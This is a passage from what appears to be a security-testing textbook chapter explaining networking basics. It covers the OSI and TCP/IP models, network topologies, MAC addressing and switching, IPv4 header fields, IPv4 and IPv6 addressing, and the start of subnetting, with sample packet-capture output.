    Identification: 0x0000 (0)
  ▶ Flags: 0x4000, Don't fragment
    Time to live: 64
    Protocol: TCP (6)
    Header checksum: 0xffff [validation disabled]
      [Header checksum status: Unverified]
    Source: 192.168.86.26
    Destination: 13.107.18.11
  ▶ Transmission Control Protocol, Src Port: 55623, Dst Port: 443, Seq: 2101, Ack: 79, Len: 1432
    Source Port: 55623
    Destination Port: 443
    [Stream index: 6]
    [TCP Segment Len: 1432]
    Sequence number: 2101 (relative sequence number)
    [Next sequence number: 3533 (relative sequence number)]
    Acknowledgment number: 79 (relative ack number)
    0101 .... = Header Length: 20 bytes (5)
  ▶ Flags: 0x018 (PSH, ACK)
    Window size value: 4096
    [Calculated window size: 4096]
```

### Protocols

Perhaps before going too much further, I should define what a protocol is. A *protocol* is a set of rules or conventions that dictate communication. When you meet someone you know on the street, you may nod or say hello. They will likely return your greeting. This is a protocol. You know what you should say or do and the other side of the communication knows what the response is. Computers are essentially the same—they know sets of rules and expected behaviors. Without these protocols, you could greet your acquaintance by sticking your little finger into your ear, and the other person could remove a shoe and throw it at you. This would be a protocol mismatch, and neither of you would have any idea what the appropriate response is because they don't know what the initial communication attempt meant.

As we go through the two communications models, I'll talk about not only the functions that exist at each layer, but also the protocols that exist at each layer. When we're done, you'll have two different, but not dissimilar, ways of understanding how protocols communicate across systems and how messages between systems/applications are put together.

Dissecting the functions of network communications into layers means the functions are modularized. This means that it can be easy to extract one protocol from the chain and insert another one. The same applications work over Ethernet, for example, as the ones that travel over SONET or Frame Relay. All these protocols exist at the same layer. This works because the functionality of each layer is abstracted, meaning layers can communicate with each other without needing to know the details because the functionality is known. The individual protocols don't matter, necessarily. There are many different protocols for each of the layers, no matter which model we are talking about.

## Open Systems Interconnection

Prior to the late 1970s, communications systems used proprietary protocols, making it harder to conceptualize what was happening. Each protocol defined different communications in different ways. In the late 1970s, the International Organization for Standardization (ISO) began a process to define a set of standards for communication. The idea behind this was to allow for better interoperability between vendors. If all the functions are broken out conceptually, the interface points are clearer and, as such, easier to interact with.

In 1978, an initial model was announced. After refinements, it was published as the OSI model. While there were concerns about the complexity of this model and the chance that it was unlikely to be implemented, it remains a solid model to help refer to boundaries between functions within a network stack. The OSI model includes seven layers. When indicating a particular functionality, network professionals may make reference to the function by the layer number. We'll see how this works shortly.


**FIGURE 2.2** The seven layers of the OSI model

Figure 2.2 shows the seven layers of the OSI model. In talking about the model, we typically start at the ground floor and work our way up to the penthouse. At the bottom of the model is where you connect to the network. At the top is where you interact with the user.

Since we build messages from the Application layer down, we're going to start discussing each of the layers and their roles there and move downward. For what it's worth, though, the various mnemonics that are often used to help people remember the different layers start at the bottom. For example, one of my students once suggested "Please Do Not Touch Steve's Pet Alligator" to help remember the order. That's bottom to top, though. Regardless, if you remember either order and then can remember what each of the layers does, you'll be in good shape.

**Application (Layer 7)** The Application layer is the one closest to the end user. This does not mean that it is the application itself, however. We are talking about protocols. Application layer protocols manage the communication needs of the application. They may identify resources and manage interacting with those resources. As an example, the Hypertext Transfer Protocol (HTTP) is an Application layer protocol. It takes care of negotiating for resources (pages, etc.) between the client and the server.

**Presentation (Layer 6)** The Presentation layer is responsible for preparing data for the Application layer. It makes sure that the data that is handed up to the application is in the right format so it can be consumed. When systems are communicating, there may be disconnects in formatting between the two endpoints, and the Presentation layer makes sure that data is formatted correctly. As such, character encoding formats like the American Standard Code for Information Interchange (ASCII), Unicode, and the

Extended Binary Coded Decimal Interchange Code (EBCDIC) all belong at the Presentation layer. Additionally, the Joint Photographic Experts Group (JPEG) format is considered to be at the Presentation layer.

**Session (Layer 5)** The Session layer manages the communication between the endpoints when it comes to maintaining the communication of the applications (the client or server). Remote procedure calls (RPCs) are an example of a function at the Session layer. There are components of file sharing that also live at the Session layer, since negotiation of communication between the endpoints needs to take place. The Application layer takes care of managing the resources while the Session layer takes care of making sure that files, as an example, are successfully transmitted and complete.

**Transport (Layer 4)** The Transport layer takes care of segmenting messages for transmission. The Transport layer also takes care of multiplexing of the communication. Both the TCP and the UDP are transport protocols. These protocols use ports for addressing, so receiving systems know which application to pass the traffic to.

**Network (Layer 3)** The Network layer gets messages from one endpoint to another. It does this by taking care of addressing and routing. The IP is one protocol that exists at this layer.

**Data Link (Layer 2)** One other address to contend with is the media access control (MAC) address. This is a layer 2 address, identifying the network interface on the network so communications can get from one system to another on the local network. The Address Resolution Protocol (ARP), virtual local area networks (VLANs), Ethernet, and Frame Relay are Data Link layer protocols. They take care of formatting the data to be sent out on the transmission medium.

**Physical (Layer 1)** This layer probably speaks for itself. This is all the protocols that manage the physical communications. 10BaseT, 10Base2, 100BaseTX, and 1000BaseT are all examples of Physical layer protocols. They dictate how the pulses on the wire are handled.

One of the problems with the OSI model is that there are not always good fits when it comes to mapping protocols to the seven layers. The problem often comes in the areas between the Session and Application layers. As an example, at which layer does the Secure Shell (SSH) protocol live? Is it the Session layer because it ultimately manages sessions, or is it the Presentation layer because it includes encryption mechanisms and negotiates them? Other protocols seem to exist between layers. ARP, for instance, is said to operate at the Data Link layer, but it needs to know about the Network layer because it provides the bridge between the addressing in those two layers.

However, there are places where having the model makes conceptualizing things much easier. For example, you probably have a device in your home that's very confusing. You may call it a router, or you may know people who call it a router. The problem is that routing is a layer 3 function, as discussed earlier, and there are other functions in the device that are strictly layer 2, meaning you have switch ports that transmit messages on your local network

where there is no routing involved. Additionally, it's entirely possible your device isn't even doing any routing, but instead it may be bridging to your provider's network. It all depends on how your device is working and what your provider is expecting from your device. This is where understanding the different layers is helpful. You can better identify where you may have problems because you can isolate functionality.

## TCP/IP Architecture

In the late 1960s, the ARPAnet was first developed and implemented. Over the next few years, it grew far beyond the initial two and then three nodes that were connected in 1968–69.


As more systems were connected to the network, the people responsible for managing the network and developing the protocols used to exchange information learned a lot. The initial protocol was the 1822 protocol that defined communications to the Interface Message Processor (IMP), which was a large computer with specialized interfaces acting as a message gateway (think of it as a very primitive router). The 1822 protocol was later replaced by the Network Control Program (NCP).

By 1983, after many years of development, the NCP was replaced entirely by a suite of protocols now commonly called Transmission Control Protocol (TCP)/Internet Protocol (IP). The way the suite of protocols used within TCP/IP stack is described is slightly different from the way the OSI model is described. After TCP/IP was implemented, the conceptual design of the protocols was described. For this reason, the suite is sometimes referred to as a *model*, but it may also be referred to as an *architecture*, since it's a description of an as-built design rather than something conceptual. OSI is entirely conceptual since it didn't describe anything in particular.

The TCP/IP architecture is a much simpler design than the OSI model, which is an immediate difference and a reflection of the as-built nature of the design as compared with the conceptual design of the OSI. Since the OSI model had to be abstract and flexible to accommodate a wide variety of protocols and designs, it was broken out into the seven functional categories described earlier. TCP/IP, on the other hand, as an as-built definition, is only four layers.

This is not to say that there is no correlation between the OSI model and the TCP/IP architecture. As you can see in Figure 2.3, there is much that is similar between the two.

**FIGURE 2.3** The TCP/IP architecture layers



You'll notice the similarities. For a start, there is an Application layer in both. There is also a Transport layer. The Internet and Network layers are named very similarly. Essentially what happens is that the Session, Presentation, and Application layers from the OSI model are collapsed into the Application layer in the TCP/IP model. Additionally, the Physical and Data Link layers from the OSI model are collapsed into the Link layer in the TCP/IP model. The same functions from the collapsed layers exist in the TCP/IP model. Conceptually, though, it's easier to understand. Anything related to the application communication, including any session management and data formatting, is in the Application layer. Similarly, in the TCP/IP model, the Physical layer and the Data Link layer are put together.

Regardless of which model you prefer to think about networking in, you'll find that protocols don't generally sprawl across multiple layers. They are designed to fill the requirements of a specific function, which will land pretty squarely into one of the layers of each model.


In the rest of the chapter, and fairly commonly in the real world in my experience, when you see a reference to layers, the reference is to the OSI model and not the TCP/IP architecture.

## Topologies

The way networks are designed also uses conceptual models, as a way of taking a rat maze of physical networks and mapping them to a logical representation. This is not only about getting a logical map of the network but also helps to identify how everything is connected since it will help to isolate potential issues. Different topologies introduce different potential problems. You'll also typically find that some topologies are only found in certain situations. Some will be found in service provider networks, while others are more commonly found in local area networks.

### Bus Network


A bus network, as shown in Figure 2.4, consists of a single network cable to which every device on the network connects. A bus is a communication channel. You may find a bus inside your computer to communicate between channels. In our case, it's a communication channel (a single network cable) that allows the communication between multiple computers. The way some bus networks work is by using a coaxial cable with T-connectors. The T-connector provides a way to extract the signal from the bus in order to provide connectivity to the systems on the network. This type of bus network requires something on the end of the cable to keep the signal on the wire. These electrical devices are called *terminators*. You can see the blocks on the end of the bus. They keep the signal from reflecting back onto the wire, causing cancellation of the signal.

**FIGURE 2.4** Bus network

What you will notice with the bus network is that there is no mediating device. All of the computers are connected directly to one another by means of that single network cable.

## Star Network

When you see a diagram of a star network, it will often look similar to the bus network. The difference between the bus and the star network, however, is that there is a mediating device between all the devices. This may be a hub, if you have a very old network, which is a dumb electrical repeater, or you may have a switch. You can see a traditional diagram in Figure 2.5. In the case of this diagram, the central line you see, which looks like a bus, is really a switch or a hub. These devices will then send the signals that come in back out to the other devices. In the case of a hub, every device on the network will get it. If your network uses a switch, the signal will be sent to the correct port.


**FIGURE 2.5** Star network

And this is where the different layers are helpful. A switch, which is the most common device in a star network topology, acts at layer 2 of the OSI model. It uses the MAC address to make decisions about where traffic goes. In the case of a star network with a hub, there are the same issues as there would be with a bus network—lots of collisions where messages sent out on the wire run over other messages sent by someone else. A switch alleviates those issues because only traffic addressed to a system gets sent to that system.

## Ring Network

A ring network is similar to a bus network in the sense that all of the nodes on the network appear to be connected on a contiguous network segment. Traffic passes around the ring from system to system. You can see a logical representation in Figure 2.6. The reason it's a logical representation is because physically, this is not how these networks are wired. One type of ring network is a token ring. In a token ring network, systems are wired as though they are in a star, using multistation access units (MAUs). While they are wired that way, they don't behave like a star. This is where you should remember that these are conceptual models. The behavior, regardless of the wiring, is how the topologies are named.

**FIGURE 2.6** Ring network



Just as with a bus network, there is a problem with collisions. A token ring network avoids this problem by using a talking stick. Just as when you are sitting around a campfire in an aboriginal tribe, where only the person with the stick gets to talk, a token ring network uses a digital representation of the talking stick called a token. Only the system that has the token gets to talk. If there is no system that needs to send a message, the token gets passed from system to system. When a system needs to talk, it has to wait for the token to get passed around to it. This will theoretically avoid the problem with collisions except that sometimes the token gets lost, which means a new token has to be generated. After the new


token gets generated, it's possible for the old token to suddenly get "found" again, meaning there are two tokens on the network.

In spite of a ring network behaving like a bus network, there isn't a need for terminators as there is in a bus network. The hardware necessary to have the network function as though it were in a ring configuration takes care of the problem of echoes back to the wire.

## Mesh Network

In another topology, systems are wired directly to one another. Figure 2.7 shows an example. This looks a little as though they are wired in a ring, but it's more like peer to peer. To get from one system to another, if they are not wired together directly, a system has to pass through another system. Mesh networks will typically avoid another potential problem with a bus network. If a system in the middle of the bus network fails, there is a potential for the entire network to fail along with it. The system essentially acts like a terminator by not allowing the electrical signal to pass through it. If a system in a mesh network fails, there is probably another pathway to get between one system and another.


**FIGURE 2.7** Mesh network



While you can connect systems together in multiple ways in a mesh network, in spite of the orderliness that the circular design of the network shows, a couple of failures can potentially isolate nodes in a mesh network. The way around that is to add connections. The more pathways to get from one system to another, the less chance failure will be catastrophic, meaning communication doesn't happen. You can keep adding connections until

every system has connections to every other system on the network. You can see an example of this type of design in Figure 2.8. What you see in the diagram is what's called a *full mesh network*. Every system in the network has a connection to every other system.

**FIGURE 2.8** Full mesh network



The problem with adding more connections is the resulting complexity. You can see a little of that. Diagramming it makes it hard to see where all the connections are. Every time you add a node to the network, you don't just add a single connection. You add the same number of connections as you have existing nodes, so your connections increase nearly exponentially. In fact, to determine the number of connections you have, you can use the formula  $n(n - 1)/2$ . Every system has a connection to every other system except itself, which is why we multiply the number of systems by one less than the number of systems. (For example, if you had 5 systems, the formula would look like  $5(5 - 1)/2$ . That would be  $5 * 4$ , which is 20, divided by 2, giving you 10 connections.) We divide by 2 because we aren't going in both directions from one system to another. We need only a single connection.

## Hybrid

Each of the previous topologies is good, given the right circumstances. However, there are circumstances where blending multiple network topologies is the right way to go about connecting your network. One common hybrid approach is the star-bus. If you have switches capable of 64 network connections but you have 200 users that you need to connect to your

local network, you would need to add a bus into your network topology. The bus would connect all of your switches together and become a backbone for your network. Then from each switch, you have the traditional star where all the connections come back to the switch they are connected to.

Similarly, it may be helpful to connect your switching infrastructure in either a mesh or a ring. This may be for redundancy purposes, to ensure multiple pathways to get to all of your network. If everything was in a bus and the bus failed, some network segments may be isolated. As a result, setting up your network with multiple pathways can make a lot of sense. A mesh network or a ring network may help with that.

## Physical Networking

At some point, you need to connect to the network. There are multiple components to that interaction. You need a network interface on your end. You need a medium that is going to carry the communication. You need to have something on the other end of the communication. Because we aren't likely going to be working at service providers or telecommunications providers as we are doing security testing, at least not on the provider side of the network, we aren't going to worry about protocols like Frame Relay, Asynchronous Transfer Mode, or Fiber Distributed Data Interface. The protocol you will almost exclusively run across when we are talking about physical networking is Ethernet.

Each layer of the network stack has a different term to refer to the chunk of data encapsulated by that layer. These chunks are called *protocol data units* (PDUs). The PDU at layer 2, which is a part of what we are talking about here, is a frame. When you are looking at a chunk of data with the physical address in it, you are looking at a frame. We'll talk about the names of the other PDUs when we get to those layers.

## Addressing

Ethernet interfaces all have addresses. These addresses are exclusive to each network interface, and they are called MAC addresses. Because the MAC address is hard-coded into the hardware of the interface, it is sometimes referred to as the hardware address. Since it's also the address that is used by a physical piece of hardware, it is sometimes referred to as a physical address.

The common format of a MAC address is 6 octets (8-bit bytes) generally separated by colons. An example of a MAC address would be BA:00:4C:78:57:00. The address is broken into two parts. The first is the organizationally unique identifier (OUI). This is also called the vendor ID because it identifies the name of the company that manufactured the interface. The second half of the MAC address is the unique address within the vendor ID of that interface. So, half is for the vendor, and half is for the card itself.

### MAC Addresses

The MAC address is represented in hexadecimal values because it's a common way to represent octets. A pair of hexadecimal values covers the range of potential values of a byte—00 is 0, and ff is 255. You may also run into this when looking at IP addresses and certainly anytime you do a hexadecimal dump.

The MAC address is used exclusively on your local network. Any system that wants to send you anything will address it to your MAC address. You can also send messages to every device on the network by using the broadcast address. The broadcast MAC address is ff:ff:ff:ff:ff:ff. Your network interface knows what address it has, because it's in the hardware. What this means, though, is that traffic that is in some way addressed to the interface, either directly to its address or to the broadcast address, for example, will get forwarded up to the operating system from the network interface. Everything else will get ignored, unless the interface is told specifically not to ignore it. This would be an unusual case, though it is necessary for packet captures.

## Switching

MAC addresses are the cornerstone for switching. Switching is what happens when decisions about forwarding messages are made based on the physical address. A switch is really a multiport bridge. Traffic is forwarded from one interface to another based on what the destination MAC address is. This does, though, mean that the switch needs to know what MAC address lives at which port. It does this by waiting until a message comes in on each port and notices the source address.

Because having to perform a lookup of which port to forward a message to takes time, which will slow down message transmission, it's essential that the lookup be as fast as possible. This is generally accomplished through the use of something called content-addressable memory (CAM). This means that to look up a value, you search for it based on another value. Instead of an array of data indexed with numeric values, meaning we look up a value by using something like array[5] to get the value at index 5 in the array, we use a MAC address as the index value. This means that you need to search through all the data or keep it sorted in order to find anything. This is time-consuming. It's easier to look up a port value by just indexing to the MAC address.

What a switch does, which is the value of switching, is make determinations about what traffic goes to which port based on the destination MAC address. This reduces the amount of traffic going out the switch port and down the wire. This improves performance because you can fill the network connection with traffic specific to the system connected to the switch port rather than flooding it with all the other traffic on the network. This does cause some other problems, though, when it comes to security testing. In a switched environment, you only see traffic meant for that system connected to the switch port. When performing security testing, acting like an attacker, it's more convenient to be able to see more traffic than that.

There are some ways around that challenge. One of them, if you have some control over the switch, is to tell the switch to mirror traffic on one port to another port. Then, you need to have the system you are running attacks from attached to the mirror port. Another way is to fool the switch into sending traffic to you, which involves methods of attack that we'll cover in later chapters.

## IP

Moving into the Network layer, we run across IP. Certainly there are other protocols that exist at the Network layer, such as the Internet Packet Exchange (IPX), but as the Internet runs on IP and its associated protocols, we'll focus there. So far, we haven't talked much about headers. As each layer is passed through, a set of data is added to the message that is specific to the protocol processing the message. This set of data is called *headers*. Each protocol has its own set of headers that get attached. The message is then encapsulated by the headers, creating an entirely new PDU. For IP, the PDU is called a *packet*. You may hear every set of data on the network referred to as a *packet*, but from a technical standpoint, a message from the IP header down is a packet.

Addressing is something to consider, as well. This is an aspect that people who work with networking are often fairly familiar with, but it's useful to understand what an address comprises. Associated with the address is the subnet mask. This can be challenging to understand, but there are some mathematical tricks that can help, once you know them. There are also a couple of different ways to render the subnet mask, and you'll often run across both of them.

There are currently two versions of IP in use. The one that is most common is version 4, commonly designated as IPv4. We've been in the process of switching over to version 6 for the last couple of decades. It hasn't happened yet, but every modern device and operating system supports IPv6, so you will see the IPv6 address on most systems you will interact with. IPv6 has some differences over IPv4, not the least of which is the size of the address space.

IP is considered a best-effort protocol. It does its best to get packets from the source to the destination. It does nothing to absolutely ensure that they get there. It does facilitate the transmission, however, by providing addressing.

## Headers

The Internet Engineering Task Force (IETF) is responsible for maintaining all of the documentation related to protocols. When someone, or more commonly a group of people, wants to propose a new protocol or an extension to an existing protocol, they write something called a *request for comments* (RFC) document. The IETF not only maintains the RFCs, but it also manages the process of getting them approved. The first RFC was written in 1969 and was related to the host software for the IMP that was used to interface a computer system to the ARPAnet. At the time, of course, the IETF didn't exist, but using RFCs was still the process for creating specifications and standards.

The RFC for IP, which was published in 1981, is 791. It defines how IP is supposed to work and also defines the header fields used by IP. Figure 2.9 shows a set of IP headers from a message captured off the network. This is the same set of headers that would be presented in the form of a table in the RFC referenced. The difference between the table form and just looking at the headers in this way is that with the table, you can clearly see the size of each header field.

**FIGURE 2.9** IP headers

```

▼ Internet Protocol Version 4, Src: 108.177.112.189, Dst: 192.168.86.40
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 69
    Identification: 0x0000 (0)
    Flags: 0x02 (Don't Fragment)
      Fragment offset: 0
      Time to live: 58
      Protocol: UDP (17)
      Header checksum: 0x4c69 [validation disabled]
      [Header checksum status: Unverified]
    Source: 108.177.112.189
    Destination: 192.168.86.40

```

The following are the header fields with their descriptions and sizes:

**Version** This field indicates which version of IP is in this packet. This is a 4-bit field.

**Header Length** This field indicates how many words are in the IP header. Because the header is based on 32-bit words, which is 4 bytes, you can get the number of bytes by multiplying this value by 4. In the case of this example, you'll find that the headers are 20 bytes (five words), which is common for an IP header.

**Type of Service** The RFC calls this the type of service (ToS) field, though you'll also see it referred to as the differentiated services field. This field helps network elements make quality of service (QoS) decisions by prioritizing some messages and deprioritizing others. This is an 8-bit (1-byte) field.

**Total Length** This is the total length of the message, including the IP header and any subsequent data. This does not include any header that gets added on after the fact, like the layer 2 header. This field is 2 bytes long, which allows for a total message length of 65,535 octets (bytes).

**Identification** Sometimes there is too much data being sent to fit into the maximum length allowed based on the size of the length field. This means the messages sometimes need to be fragmented. All messages sent get this field set, though it only means anything if there are fragments. All fragments will have the same identification value.

**Flags** There are 3 bits allocated to a flags field. One is reserved, and the second indicates whether the message can be fragmented. This is sometimes called the DF bit. If it's set, it means don't fragment the message. The last bit is used to indicate whether there

are additional fragments. If it's set, there are more fragments. If it is unset (meaning 0), it's the last fragment. A message that is self-contained, meaning it didn't require any fragmenting, would have this bit clear.

**Fragment Offset** The fragment offset field, 13 bits long, indicates where the data in the packet aligns. This lets the receiving system know how to stitch all the fragments together. The value in this field is in double words, or 8 octets (bytes).

**Time to Live** The time to live (TTL) field indicates how long a message can live on the network before it is considered to be expired. It is meant to be measured in seconds, though every network device that touches the message must decrement this field. Since the packet may pass through multiple network devices in a second, the initial definition of this field isn't relevant anymore, and the TTL really indicates the number of network devices (routing devices, essentially) the message can pass through. Once the field hits 0, the message is discarded, and an error message is returned to the sender. This field is 8 bits long.

**Protocol** This is a numeric value indicating what the next protocol is. It is an 8-bit field and tells the receiving system what headers to look for in the transport header. In the case of the packet in Figure 2.9, the value is 17, which means it's a UDP message.

**Checksum** This is a 16-bit value that is used to determine whether the header is intact. It is defined as a 1's complement sum of the 16-bit words in the header.

**Source Address** This is the IP address that sent the message. It is 4 octets in length.

**Destination Address** This is the IP address that the message is going to. It is also 4 octets in length.

### Octets vs. Bytes

You will sometimes see the term *octet* used, and you may be wondering why we use the term *octets* instead of *bytes* since what we are referring to is a value that is 8 bits in length. The reason is that the RFCs were written to be implemented on any system. When these protocols were defined, a byte wasn't always 8 bits. Some bytes were 10 bits, others were 12, and some were 8. To be very clear, the word *byte* wasn't used. Instead, a value that was 8 bits was an octet. If the word *octet* is used, there is no confusion.

## Addressing

IP version 4 addresses are 4 octets long. They are commonly shown as being separated by a period (.). Because of this, they are sometimes referred to as *dotted quads*. Since each value is 8 bits, there are potential values of 0 to 255. Not all values, especially in the first two

octets, are used, however. There are some addresses that are held in reserve, for various reasons. For a start, the address range 127.0.0.0–127.255.255.255 is reserved for loopback addresses. These are addresses that refer to the host they are assigned to. The loopback interface ensures there is always a network interface on the system and allows for testing over a network without sending any traffic outside the system. Commonly, the loopback address on systems is 127.0.0.1, though any address in that range could be used.

RFC 1918 also carves out ranges of IP addresses that are used for private networks. By convention, these addresses are not routable over the Internet. Most networks will do something to block source addresses from these ranges coming into their space, since they should never be originating from the outside of a network. The ranges for these private addresses, meant to be used by any network that doesn't have public IP addresses, are 10.0.0.0–10.255.255.255, 172.16.0.0–172.31.255.255, and 192.168.0.0–192.168.255.255.

Additionally, other address ranges are held in reserve. The range 224.0.0.0 through 239.255.255.255 is used for multicast messages. Anything above 240.0.0.0 is also reserved and is not currently in use.

One of the reasons for moving to IPv6 is the limitation on addresses with version 4. There are approximately 4 billion addresses available with IPv4. This includes the entire set of addresses, though. Out of that, we lop off 16 million right away just because of the 10.0.0.0 private address block. Then, we take away more than 268 million because of the addresses higher than 240.0.0.0. You can see how quickly address space in IPv4 disappears. You may also have noticed that the number of devices that are connecting to the Internet is increasing at a nearly exponential rate. The stopgap for this is to use private address ranges on the inside of networks, especially home networks.

Instead of just 4 octets that are used in IPv4, IPv6 uses 16 bytes. Because it would be awkward to write an IPv6 in dotted octet form as we do with IPv4, addresses in IPv6 are written in a different form. Because an octet can be represented with two hexadecimal digits, you will see IPv6 addresses represented in that way. It saves space and typing. Since there are 16 octets in an IPv6 address, the longest address you will run across will be 32 characters. However, the complete address is generally separated into byte pairs with a colon (:) between. As an example, one of my systems has an IPv6 address of fe80::62e3:5ec3:3e06:daa2.

In addition to the address being broken up into byte pairs, like fe80, you'll notice there is a part of the address that has a colon pair with nothing in between. This is not a mistake. This is a shorthand to indicate that what is in the middle is all 0s. The complete address would be fe80:0000:0000:0000:62e3:5ec3:3e06:daa2. It's easier to drop the extra 0s out.

IPv6 has three different address types. The first is unicast, which refers to a single system. Anycast addresses are groups of systems that share a single address. A message sent to the anycast address will be delivered to just one of the hosts in the anycast group. This will commonly be the closest address, based on routing rules. Any anycast address will have the same format as a unicast address. Multicast addresses will look like the other addresses, but they are formatted based on the fact that they are multicast addresses and on the application that is using the address. You may see a multicast address like 224.0.0.1, for example.

## Subnets

Subnetting can be a challenge to understand, but it's an important concept. One of the reasons it's important is that you may need to know what addresses belong to your target based on a subnet. If you don't get the subnet boundaries correct, there is a chance that you will start testing against systems that don't belong to your target. This can get you into a lot of trouble. Because of that, we'll spend a little time here talking about what subnets are and how to determine the boundaries of subnets. This will involve some simple math, but ideally it will be easy once it's explained to you.

IP addresses are aggregated into networks using contiguous addresses. This is relevant no matter whether we're talking about IPv4 or IPv6. This makes routing to those addresses easier since routing tables don't have to keep track of every single IP address. Instead, the aggregate blocks are tracked. In part because of this, a part of the IP address belongs to the host and part belongs to the network. This segmentation of the address also helps systems to know what addresses are local, meaning the communications stay on the local network. The way systems are told what are local networks and what are not local networks is that a subnet mask is paired with the IP address.

The subnet mask is also 32 bits in length and represented as a dotted quad. To determine what portion of an IP address belongs to the network, you look at the bits that are set to 1 in the subnet mask. To better understand this concept, let's take a look at a binary representation of a subnet mask.

11111111.11111111.11111111.10000000

Any bit position that has a 1 in it is part of the network segment. You'll notice that the 1s are filled in from the left and there are no gaps. As a result, subnet masks can have only certain values: 0, 128, 192, 224, 240, 248, 252, 254, and 255. This is because every position is a power of two and we add on from the most significant bit on the left side. The binary 10000000 equals 128 in decimal. 11000000 is 192. Every time we set a bit to 1, we add on the next lower power of 2. Looking at the subnet mask above and applying binary to decimal translation, we can see that the subnet mask is 255.255.255.128. This means that only the last 7 bits of the last octet are used for host values. The bit representation in the last octet would be 10000000. This is where we need to start applying the IP address to the subnet mask to get the address range.

